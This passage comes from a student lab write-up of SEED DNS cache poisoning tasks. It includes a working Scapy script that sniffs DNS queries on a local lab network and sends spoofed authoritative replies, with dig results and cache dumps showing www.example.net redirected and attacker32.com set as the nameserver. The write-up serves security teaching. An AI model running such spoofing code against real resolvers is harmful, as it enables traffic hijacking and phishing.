


Fig. 7(b): The result on Wireshark.

This result is stored in the cache:




Fig. 7(c): The cache's content.

After the cache is flushed, this programme is executed on the attacker machine (10.0.2.8).

The command: `sudo python DNS_CACHE_POISON_AUTHORITY.py`




Fig. 7(d): The cache is flushed.

Fig. 7(e): Launching the attack.

A DNS packet with the following is created:

`ID`: Same as DNS request

`QD` (Query Domain): Same a DNS Request

`AA` (Authoritative answer): 1, to tell the DNS server that the answer contains an Authoritative

answer

`RD` (Recursion Desired): 0, to disable Recursive queries

`QDCOUNT` (Query domain count): 1

`QR` (Query Response bit): 1, for Response

`ANCOUNT` (Answer Record count): 1

`NSCOUNT` (NameServer count): 1

`AN` (Answer Section) and `NS` (NameServer section)

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57512
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.8

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 64 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Oct 16 09:35:56 EDT 2021
;; MSG SIZE  rcvd: 88

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 7(f): The successful attack.

In Figure 7(f), under the authority section, `attacker32.com` is observed which manifests that the cache is poisoned.

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python DNS_CACHE_POISON_AUTHORITY.py
length    : ShortField (Cond)                   = None                (None)
id        : ShortField                          = 23165               (0)
qr        : BitField (1 bit)                    = 1                   (0)
opcode    : BitEnumField (4 bits)               = 0                   (0)
aa        : BitField (1 bit)                    = 1                   (0)
tc        : BitField (1 bit)                    = 0                   (0)
rd        : BitField (1 bit)                    = 0                   (1)
ra        : BitField (1 bit)                    = 0                   (0)
z         : BitField (1 bit)                    = 0                   (0)
ad        : BitField (1 bit)                    = 0                   (0)
cd        : BitField (1 bit)                    = 0                   (0)
rcode     : BitEnumField (4 bits)               = 0                   (0)
qdcount   : DNSRRCountField                     = 1                   (None)
ancount   : DNSRRCountField                     = 1                   (None)
nscount   : DNSRRCountField                     = 1                   (None)
arcount   : DNSRRCountField                     = 0                   (None)
qd        : DNSQRField                          = <DNSQR  qname='www.example.net.' qtype=A qclass=IN |> (None)
an        : DNSRRField                          = <DNSRR  rrname='www.example.net.' type=A ttl=259200 rdata='10.0.2.8' |> (None)
ns        : DNSRRField                          = <DNSRR  rrname='example.net.' type=NS ttl=259200 rdata='attacker32.com' |> (None)
ar        : DNSRRField                          = None                (None)
.
Sent 1 packets.
```

Fig. 7(g): The details of the packet delivered.




Fig. 7(h): The details of packet 7 shows that the cache is poisoned.




Fig. 7(i): The Wireshark packet capture.

Under the authority section, the value of the name server under the authority section of 7(h) is varied from 7(b), showing the poisoning of the DNS cache.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep example
example.net.            258161  NS      attacker32.com.
www.example.net.        258161  A       10.0.2.8
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 7(j): The poisoned cache.

Figure 7(j) displays the triumph in poisoning the cache of the local DNS server.

Task 8: Targetting Another Domain

The objective of this task is to extend the impact of the cache poisoning with a nameserver for the domain to other domains. Here, it's desired to add an additional entry in the Authority section so attacker32.com is also used as the nameserver for google.com.

The programme:

Name: `DNS_TARGET_OTHER_DOMAIN.py`

```
#!/usr/bin/python
from scapy.all import *
def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec =
DNSRR(rrname=pkt[DNS].qd.qname,type='A',ttl=259200,rdata='10.0.2.8')
        NSsec1 =
DNSRR(rrname=(pkt[DNS].qd.qname)[4:],type='NS',ttl=259200,rdata='attacker32.co
m')
        NSsec2 =
DNSRR(rrname='google.com',type='NS',ttl=259200,rdata='attacker32.com')
        DNSpkt =
DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=2
,an=Anssec,ns=NSsec1/NSsec2)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)
pkt = sniff(filter='udp and (src host 10.0.2.14 and dst port 53)',
prn=spoof_dns)
```

The programme sends a DNS response with two authoritative entries similarly as performed in the previous task. We create a Name Server Resource Record for “google.com” with “attacker32.com” as the domain.


```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc flush
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 8(a): Clearing the cache.

The cache is primarily cleared to note the difference.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22987
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86400   IN      NS      a.iana-servers.net.
example.net.            86400   IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.135.53
a.iana-servers.net.     172800  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172800  IN      A       199.43.133.53
b.iana-servers.net.     172800  IN      AAAA    2001:500:8d::53

;; Query time: 612 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Oct 16 10:24:49 EDT 2021
;; MSG SIZE  rcvd: 193

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 8(b): A dig on www.example.net






Fig. 8(c): The result obtained on Wireshark.

Initially, everything is normal.

The contents in the cache are as usual.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc flush
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc dumpdb -cache
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep example
example.net.            86156   NS      a.iana-servers.net.
                                        20211023105455 20211002163628 61939 example.net.
www.example.net.        86156   A       93.184.216.34
                                        20211023152022 20211002223628 61939 example.net.
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 8(d): The cache for www.example.net

The cache is cleared, and the attack is launched.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc flush
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 8(e): Clearing the cache.

The command: `sudo python DNS_TARGET_OTHER_DOMAIN.py`

```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python DNS_TARGET_OTHER_DOMAIN.py
.
Sent 1 packets.
```

Fig. 8(f): Launching the attack

When `dig www.example.net` is performed, the result observed is the same as in figure 7(f). But, there lies a reason for this.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 18444
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.8

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 93 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Oct 16 12:08:43 EDT 2021
;; MSG SIZE  rcvd: 88

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 8(g): The result of the dig operation.

The second record for the authority section is fraudulent and hence it is discarded and not cached. The decision is based on zones. The query is sent to the example.net zone, so the DNS resolver will use example.net to decide whether the data in the information is inside this zone or outside. The first

record is inside the zone, so it is accepted. Also, though “attacker.com” is not in the same zone as “example.net”, it is fine because a domain’s authoritative name servers do not necessarily need to be a name inside the domain. However, the second record is “google.com”, which is not inside the zone of “example.net”, so it will be discarded.

But the fraudulent entry is observed on a Wireshark packet capture.




Fig. 8(h): The Wireshark packet capture.




Fig. 8(i): The Wireshark capture result displaying the fraudulent name server for google.com

In the figure above (8(i)), it's observed that for the domain, `google.com`, the fraudulent domain, `attacker32.com` is displayed.

```
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc flush
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ sudo rndc dumpdb -cache
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$ cat /var/cache/bind/cache_dump.db | grep example
example.net.            259197  NS      attacker32.com.
www.example.net.        259197  A       10.0.2.8
seed_PES2UG19CS052_Anurag.R.Simha@Server:~$
```

Fig. 8(j): The fraudulent entry is not cached.

Task 9: Targetting the Additional Section

The objective of this task is to spoof some entries in the Additional section and check whether they will be successfully cached by the target local DNS server. When responding to the query for www.example.net, is add the additional entries in the spoofed reply, along with the entries in the Answer section. To the Answer section, in the DNS packet, is added as an Additional record (ar).

After the cache is cleared, this is the result of `dig www.example.net`.

```
seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 41700
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A
```

```
;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86400   IN      NS      b.iana-servers.net.
example.net.            86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.135.53
a.iana-servers.net.     172800  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172800  IN      A       199.43.133.53
b.iana-servers.net.     172800  IN      AAAA    2001:500:8d::53

;; Query time: 751 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Oct 16 13:06:55 EDT 2021
;; MSG SIZE  rcvd: 193

seed_PES2UG19CS052_Anurag.R.Simha@Victim/Client:~$
```

Fig. 9(a): The dig result on www.example.net after clearing the cache.

```
